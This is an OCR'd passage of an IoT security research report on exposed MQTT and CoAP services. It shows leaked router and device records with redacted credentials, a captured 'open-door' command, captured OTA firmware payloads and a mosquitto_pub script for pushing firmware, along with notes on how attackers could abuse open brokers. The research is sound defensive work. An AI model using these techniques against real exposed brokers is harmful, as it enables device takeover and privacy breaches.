coap://[redacted] — Response code: 4.05

coap://[redacted]/request [token: 1]

```
should post example:{"deviceId":"502[redacted]","deviceType":"111","ipAddress":"192.168.1.15"}
```

coap://[redacted]success [token: 3]

coap://[redacted]basic — Response code: 4.05 [token: 5]

coap://[redacted]/basic/show [token: 6]

```
userIp:null
SUCCESS_RESP:
userDevices:
toLinkDevices:
```

coap://[redacted]/regist [token: 7]

```
should post example:{"password":"[redacted]"}
```

coap://[redacted]/basic/searchgw [token: 8]

```
192.168.1.1
```


coap://[redacted].well-known/core — Content-Format: 40 [token: 9](351 bytes)

coap://[redacted]/ack [token: 4]

```
should post example:{"password":"[redacted]","encrypt":"MIXED-WPAPSK2","SSID":"[redacted]"}
```

Figure 30. Exposed credentials and network details discovered via a CoAP request to the standard /.well-known/core URI

Expanding on the findings above, we focused on JSON-RPC, a simple remote procedure call protocol over JSON, which is widely used in routers. We found out that, possibly because JSON-RPC is used in router management systems, JSON-RPC records that are exposed —for no clear reason — via MQTT, represent about 0.21 percent of the overall collected records. Among these 539,422 records, about 28 percent leak private network details and password information.




```
{"jsonrpc":"2.0","id":1511978216,"sugActType":"Info","result":[{"UserId":"[redacted]","Timestamp":151197821
6201,"Ver":2,"BuildVer":"ebd1eb60a5b6f6d29287491b013c02bc805d7f9e","DevInfo":[{"Uptime":1511978216201,"FWVersio
n":"1.1.04.36ei","ModelName":"[redacted]","SerialNumber":"[redacted]","WAN": {"MACAddress":"[redacted]:db:g9
9","IP" : "192.168.[redacted]","ConnectedInternet":1,"LeaseTimeRemaining":0,"Gateway":"192.168 [redacted]","DHCPServer":"192.
168.[redacted],"DNS1":"192.168 [redacted],"DSL":□,"WiFi":{"Radio":[{"Enable":1,"OperatingFrequencyBand":"2.4G","OperatingCh
annelBandwidth":"20","ChannelsInUse":1,"OperatingStandards":"g","DFSEnable": 0,"LastDFSEvent":"","SSID": [{"BSSI
D":"[redacted]:g99","SSID":"jkpt","Enable":1,"SecurityMode":"WPA2-PSK","Password":"[redacted]","Broadca
stSSID":1},{"BSSID":"[redacted]db:g99","SSID":"nump","Enable":0,"SecurityMode":"WPA2-PSK","Password":"[redacted]
2","BroadcastSSID":1},{"BSSID":"[redacted]g99","SSID":"[redacted]","Enable":0,"SecurityMode":"WPA2-PSK","Passwor
d":"[redacted]","BroadcastSSID":1},{"BSSID":"[redacted]g99","SSID":"[redacted]","Enable":0,"SecurityMode":"WPA2-PS
K","Password":"[redacted]","BroadcastSSID":1}]},{"Enable":1,"OperatingFrequencyBand":"5G","OperatingChannelBandwidt
h":"80","ChannelsInUse":112,"OperatingStandards":"a,n,ac","DFSEnable": 1,"LastDFSEvent":"","SSID": [{"BSSID":"[redacted]
g99","SSID":"TTDMT","Enable":1,"SecurityMode":"WPA2-PSK","Password":"[redacted]","BroadcastSSI
D":1},{"BSSID":"[redacted]g99","SSID":"[redacted]","Enable":0,"SecurityMode":"WPA2-PSK","Password":"[redacted]
","BroadcastSSID":1},{"BSSID":"[redacted]g99","SSID":"[redacted]","Enable":1,"SecurityMode":"WPA2
-PSK","Password":"[redacted]","BroadcastSSID":0},{"BSSID":"[redacted]g99","SSID":"[redacted]","Enable":
0,"SecurityMode":"WPA2-PSK","Password":"[redacted]","BroadcastSSID":1}]}]},"MoCA": [{"HighestVersion":"2.0","MACAdd
ress":"[redacted]","Status":16777216,"LastChange":1503597969}],"Ethernet":[{"Status":0,"LastChange":15035
97991},{"Status":0,"LastChange":1503597992}]}]}]}
```

Figure 31. Example of exposed JSON-RPC records via MQTT

Generalizing from this finding, we systematically looked for records containing private IP addresses and found 4,627,973 records. Excluding JSON-RPC records, we found 3,036 records containing cleartext passwords, including ones involving a connected parking lot in Brazil (with details about the waypoints), various IP cameras, network video recorders (NVRs), and VoIP endpoints. Among these, 219 records had the password set to "12345".

3.3 Command Queuing

In addition to receiving telemetry data, the (manufacturing) automation system takes decisions and sends active commands to the machines. Sending commands to actuators is the third most important capability of an IoT system. In the scope of IIoT systems, a "command" could be something like "turn motor on at X speed" or "increase laser cutting power by X mW."



```
{
    "_index": 979,
    "user": "shnett",
    "project": "express-box", "station": "shenzhen",
    "stationName": "深圳站点",
    "equipment": "[redacted]-box-1", "equipmentName": "讯美柜组格口-1",
    "command": "open-door", "commandName": "开柜门",
    "trigger": "user", "phase": "executing",
    "operator": "shnett", "operatorName": "shnett", "_id": "[redacted]60b2b9a77d1",
    "startTime": "2018-03-24T03:53:32.490Z",
    "parameters": [{
        "key": "value",
        "value": null, "_id": "[redacted]60b2b9a77d6"
    }, {
        "key": "opentype",
        "value": "0", "_id": "[redacted]60b2b9a77d5"
    }, {
        "key": "orderid", "_id": "[redacted]60b2b9a77d4"
    }, {
        "key": "ordertype",
        "value": "[redacted]", "_id": "[redacted]60b2b9a77d3"
    }, {
        "key": "opener",
        "value": "ppz-1[redacted]", "_id": "[redacted]60b2b9a77d2"
    }],
    "priority": 0, "_phase": "executing"
}
```

Figure 32. MQTT and CoAP can be used to send automation commands. The above JSON-formatted data shows an "open door" command (probably coming from a public transport station) that we found during our research.


As with any other message, this example use case can be implemented via MQTT or CoAP, or both. For MQTT, the machines are all subscribed to a topic, say "`/factory1/floor0/line42/miller/#`", and thus will receive any message matching that topic. For example, the automation system of an entire factory could send a "`/factory1/floor0/line42/miller/command/engrave/depth`" with payload "`50`", which the machine will interpret as "engrave workpiece 50 mm down." Similarly, the machines could be running a CoAP server on their node, to respond to requests (sent by the automation system) addressed to a given URI, or a CoAP client that periodically polls an external CoAP server (the automation system) on a URI to receive commands as responses.

Security Angle

From a security standpoint, sending commands to a device could have high impact on both the machine and the physical world. If the sender is not properly authenticated and the connection is not encrypted and signed, the machine would be open to abuse — anyone could send wrong or deliberately malicious commands.

3.4 Over-the-Air Upgrades

Upgrading the firmware running on an IoT node over the air (aka OTA upgrade) is a very sensitive functionality. A small mistake or unexpected interruption could translate to high maintenance or replacement costs. Even though modern microcontrollers are robust and have hard-reset features, a buggy firmware sent over the air could render the nodes unreachable from remote sites, requiring a technician to push a physical button located on the nodes or connecting a cable to each of them for recovery. This could prove problematic in a complex IoT setting, typical of industrial deployments. Worse, a malicious actor could create targeted malware that uses OTA upgrade features to implement wormlike functionality.



```
topic: [redacted]-a15464/$implementation/ota/firmware/73db98a223cfca494b6ab6f09d141aba timestamp: March 13th 2018, 18:22:22.965
broker: [redacted] topic_b64: - payload: 6QEAIJzyEEAA8BBAaAUAABAQAABQ9RBAHEsAQMwkAED///8///8PQP9/EED///9f8P//PwAQAAAc4gBAAEo
AQExKAEAABwBgAAAAgOgrAEDwMABAoC8AQLcdwQQAEgBgABAA63wSAGASwdAJsfmh/QEpTzhPIeb/KiNLPwxEAeb/wAAAjFIMEoYHAAAAIeH/KQ8oDygCKS8oDygSKT84H4sv
Ad7/wAAADAIdDwix+KESwTAN8AAAABLBwAnx+eH9ASmPKI8i0hApDzLPECgPQqAIAdH/wAAAjEIMEkYuAAAoD4siKQ8MAikfBiUADAIpbwwCKX8yzxgoDwyEAcf/wAAAjDIMI
sYjACgPiyIpDyhvKT8MAiJPCCg/McH/JzMEDBIiTwgoPzG//yezDCg/Mb7/JzMEDBIiTwgoPzG8/yezBSKgASJPCDIPCAwSICMwICB0jJIofzgPKiMpD8YGADg/SH8oDwGs/8
```


Figure 33. OTA firmware upgrade via MQTT. The above Base64-encoded data is a real OTA command sent over MQTT that we captured during our data gathering.

Technically speaking, both MQTT and CoAP "just" transport data, no matter what the "data" is. It could be text data or pure binary data, like firmware. For instance, MQTT nodes could subscribe to "`/nodes/ota/#`" topics and receive "`/nodes/ota/data`" messages, where the payload is the binary data of the firmware image file.

Security Angle

Needless to say, the aforementioned simple procedure alone does not guarantee any security, as any man in the middle could modify the firmware in transit. Even if the *connection* is encrypted and authenticated via Transport Layer Security (TLS), there is no guarantee that the *firmware file* is authentic and benign. To use an analogy, despite mobile devices connecting to app stores via encrypted and authenticated connections, there have been countless cases of malicious or trojanized apps.


3.4.1 Findings: OTA Firmware Upgrades



```
# calculate checksum
md5sum=`md5sum $binfile | awk '{ print $1 }'`
echo -e "md5sum: ${md5sum}"
#publish MD5 checksum
mosquitto_pub -d -h localhost -p 1883 -t \
    "dev/5ccf7f240086/\$implementation/ota/checksum" -m "$md5sum"

# send new firmware
base64enc=`base64 -w0 $binfile`
mosquitto_pub -d -h localhost -p 1883 -t \
    "dev/5ccf7f240086/\$implementation/ota/firmware"  -l \
    <<< "$base64enc"
```

Figure 34. An example code for OTA via MQTT


We found hundreds of MQTT messages regarding OTA firmware upgrade procedures, including the media access control (MAC) addresses and sometimes vendor information of the target devices. In some cases, the firmware image file was either encapsulated in the payload (Base64-encoded) or a URL was provided for the target node to fetch it.



```
tags: system timestamp: March 24th 2018, 04:54:59.075 broker: [redacted] topic: products/[redacted]/4290/latestFir
mwareURL topic_b64: - payload: https://[redacted]firmware/[redacted]-50.bin payload_b64: -
extracts.macaddr: extracts.ip: extracts.url: https://[redacted]/firmware/[redacted]-50.bin
extracts.email: payload_type: bytes payload_mime: ASCII text, with no line terminators payload_hashes.ssdeep:
3:N8bUAGLUcBIsDPAK5zML:2lGlLjzK payload_hashes.sha256: bdea3b9430349c98651bc67eeb063b01059f9edca82349c0b89b6b8662b3
```

Figure 35. Example of exposed system-related record (a firmware-upgrade message)

On a second analysis, we found out that certain broadband provisioning systems are broadcasting their firmware update procedures via JSON-RPC over MQTT. Here’s an example:



```
[{"jsonrpc":"2.0","method":"cpeagent:process_request","params":["lua","--- static-firmware.lua\n\n\nlocal version
 = '[redacted]'\n\n\nlocal function call_daemon(opt, msg)\n    local rsp = cpeagent:ubus_call('[redacted] firmware', opt,
 msg or {})\n    local err = 'cpeagent.firmware:' .. opt .. ': '\n    if not rsp then\n       error (err .. 'The
[redacted]
time(),\n                          subject_id = cpeagent.broker.id,\n                        level = 'INFO',\n
              type = 'CPE_FIRMWARE_AVAILABLE',\n                          data = msg\n                    }\n
              cpeagent:event(ev.type, ev)\n                      cpeagent.ubus_conn:reply(req, {})\n
    end, {}\n          }\n        }\n    })\nend\n\nlocal function _dep_configure()\n    if not firmware_stat
ic._subscribed then\n        _subscribe()\n        firmware_static._subscribed = true\n    end\n    return call_d
aemon('config', { fast_response = true })\nend\n\nfirmware_static = {\n    name = 'firmware',\n    version = ver
sion,\n    functions = {\n        config = make_method('config', { fast_response = true }),\n        check = make
_method('check'),\n        upgrade = make_method('upgrade'),\n    },\n    deps = {\n        wimark = {\n
   ['.firmware'] = _dep_configure,\n        },\n    }\n}\ncpeagent:static(firmware_static)\n"],"id":1},{"jsonrp
[redacted]
tal = util.class()\nlocal States = util.class()\nPortal.States = States\n\nlocal Dns = util.class()\nlocal Http =
```

Figure 36. Example of exposed firmware-related record (device provisioning system that broadcasts firmware updates via MQTT)

In addition to the obvious privacy problem, OTA firmware upgrades over publicly exposed transports, such as MQTT or CoAP services, represent a concrete security risk because anyone that could reach the MQTT broker could send an upgrade command with custom firmware, resulting in malfunctioning or fully compromised devices. For example, it was demonstrated in 2016 that a piece of IoT malware with wormlike capabilities could spread quickly across smart lightbulbs[47] by exploiting a flaw in the network protocol, and more importantly, the OTA firmware update capabilities. On a different environment, an open MQTT or CoAP server that is used to transport OTA firmware updates could be exploited in the very same way, and actually have larger-scale impact.

[47] Eyal Ronen, Adi Shamir, Achi-Or Weingarten, and Colin O'Flynn. (22 June 2017). *IEEE Symposium on Security and Privacy (SP).* "IoT Goes Nuclear: Creating a ZigBee Chain Reaction." Last accessed on 28 July 2018 at https://ieeexplore.ieee.org/document/7958578/.


04 Products

MQTT and CoAP are found in a variety of IoT and IIoT products (and services), from **control and analytics dashboards** to the connectivity data plane, all the way down to the **firmware** running on the field sensors or **protocol gateways**. IoT **programming frameworks** support both MQTT and CoAP, either natively or through third-party extensions.

We hereby contextualize the security risks explained in the previous section within the scope of a given category of products.

4.1 IoT and IIoT Platforms

Being a prominent and pervasive messaging protocol, MQTT is supported by — and sometimes is the central part of — any IIoT platform. For example, AWS IoT, part of Amazon Web Services (AWS), is essentially a managed MQTT service with strong and enforced security policies. In this, Amazon has recognized the value of MQTT as a strong technology for IoT solutions. In a similar vein, other big names such as Microsoft Azure IoT Hub, GE Predix, AT&T M2X, and IBM Cloud (formerly IBM Bluemix) — no surprise, given that IBM invented MQTT — all support MQTT.




An app using Watson IoT Platform usually consists of three parts:

- Watson IoT Platform service configuration (device and application registration)
- Device-side programming
- Application-side programming

Ready to give it a try?

Figure 37. The IoT platform IBM Cloud (formerly IBM Bluemix) supports MQTT, which is unsurprising, given that IBM invented the protocol.[48]

[48] Michael Yuan. (18 February 2015). *IBM.* “Explore MQTT and the Internet of Things service.” Last accessed on 6 August 2018 at https://www.ibm.com/developerworks/cloud/library/cl-mqtt-bluemix-iot-node-red-app/index.html.



Content Type

- □ Tools
- □ Apps
- □ Solutions
- □ Products
- □ Partners

Support Model

- □ PTC Supported
- □ Partner Supported
- □ Not Supported

ThingWorx Categories

CoAP

Tools - Extension

The Constrained Application Protocol (CoAP) is a software protocol which was developed for small and simple devices allowing them to communicate over the internet. Its design is inspired by many of the RESTful principles and the communication itself is based on UDP by default. Coap is using DTLS to encrypt communication since it is compatible wi...

Learn More

View Details

□ Compare

Figure 38. In addition to its native support for MQTT, PTC ThingWorx supports CoAP through third-party extensions.[49]

Interestingly, in addition to supporting MQTT natively, PTC ThingWorx supports CoAP through third-party extensions, available through what looks like a marketplace for IoT extensions. Kepware, the other IIoT solution by PTC, also supports MQTT. Other IIoT players that implement MQTT in their solutions include Altizon Datonis and Cumulocity. Among the open-source IIoT platforms, a notable product is Mainflux, which supports both MQTT and CoAP.

4.1.1 Findings: IIoT Products and Protocols

Figure 39. Photo of a demo wall that we took at the 2018 Hannover Messe exhibition floor, showing a list of field protocol logos and test programmable logic controller (PLC) devices at the bottom

[49] PTC. (2018). *PTC Marketplace.* “coap.” Last accessed on 3 August 2018 at https://marketplace.ptc.com/listing?q=coap#!/list/page/1/search=coap.

To give a picture of the most popular IIoT products and brands, we systematically searched for top brands and names in our data. The resulting breakdown confirms that the MQTT and CoAP deployment problem affects IIoT applications and not just IoT ones. Even with this simple picture in mind, an attacker already knows which product is worth targeting in terms of exposed hosts. For example, by inspecting Kepware messages, an attacker can learn that this product is popular for the management of solar panel plants.





Figure 40. Breakdown of IIoT product names appearing in the leaked records



```
topic: bluemix-geo/[redacted]/events timestamp: March 23rd 2018, 23:24:12.095 broker: [redacted]
topic_b64: - payload: {"regionId":"Promo Zone 1300","time":"22:24:08","eventType":"Hangout-309","deviceInfo":{"lo
cation":{"latitude":36.1179019,"longitude":-115.2250662},"id":"60","originalMessage":"{\"ID\":60,\"lon\":-115.225066
2,\"lat\":36.1179019,\"heading\":\"7.796\"}"}} payload_b64: - tags: positioning extracts.macaddr:
extracts.ip: extracts.url: extracts.email: payload_type: json payload_mime: ASCII text

payload: { "raw_data" : { "raw_data" : { "deviceTypeId" : "MSAT-02" , "night_stowing_angle" : 17800 , "structure_he
ight" : 150 , "latitude" : 1777 , "pwm" : 100 , "GatewayType" : "KepWare" , "type" : "CONTROLLER" , "deviceId" : "IC
1-TG1" , "current_limit" : 780 , "voltage_limit" : 2300 , "messageType" : "PERIODIC" , "customerId" : "[redacted]" ,
"degree_delta" : 200 , "pitch" : 320 , "longitude" : 7746 , "deviceType" : "TRACKER" , "node_time" : 23221 , "time_zo
ne" : 550 , "plantType" : "TRACKER" , "deviceDisplayName" : "MSAT-02" , "wind_alert" : 0 , "gatewayUUID" : "IC1-TG1"

topic: Altizon/Datonis/ea3ab8bf-ddd7-4a63-86d/event timestamp: March 23rd 2018, 20:49:01.208 broker: [redacted]
8 topic_b64: - payload: {"events":[{"thing_key":"6e1cb6b962","timestamp":1521834539145,"data":{"grease.volume":0.
0,"lowgrease":0.0,"machine.status":0.0,"pump_duration":22.2,"job.value":0,"count":1299,"highgrease":0.0}},{"thing_ke
y":"e22b6bfd99","timestamp":1521834539161,"data":{"job.value":0,"curingstroke":2146}}],"timestamp":1521834539208,"acc
ess_key":"[redacted]","hash":"[redacted]

topic: /Thingworx/Thing_PLC/Status payload: {"timestamp":1520576124359,"values":[{"id":"Channel2.Device1.MotorCont
rol","v":false,"q":true,"t":1520576123078},{"id":"Channel2.Device1.MotorControl","v":false,"q":true,"t":152057612307
8},{"id":"Channel2.Device1.MotorControl","v":false,"q":true,"t":1520576124078},{"id":"Channel2.Device1.MotorControl
","v":false,"q":true,"t":1520576124078}]} timestamp: March 9th 2018, 07:15:26.792 broker: [redacted]
[redacted]
```

Figure 41. Example records containing direct mentions of products and brands that sent or processed them

Misconfigured devices that leak the brand names — for example, in the MQTT topics — represent a risk for the intellectual property, since the leaked content reveals implementation details of the product, as well as being a brand reputation issue.

The presence of field protocol gateways is a further, and possibly stronger, characteristic that distinguishes IIoT applications from consumer or simple applications. As a confirmation that MQTT and CoAP are used in industrial applications, we looked at protocol names appearing in the exposed records, including field protocols in our searches.

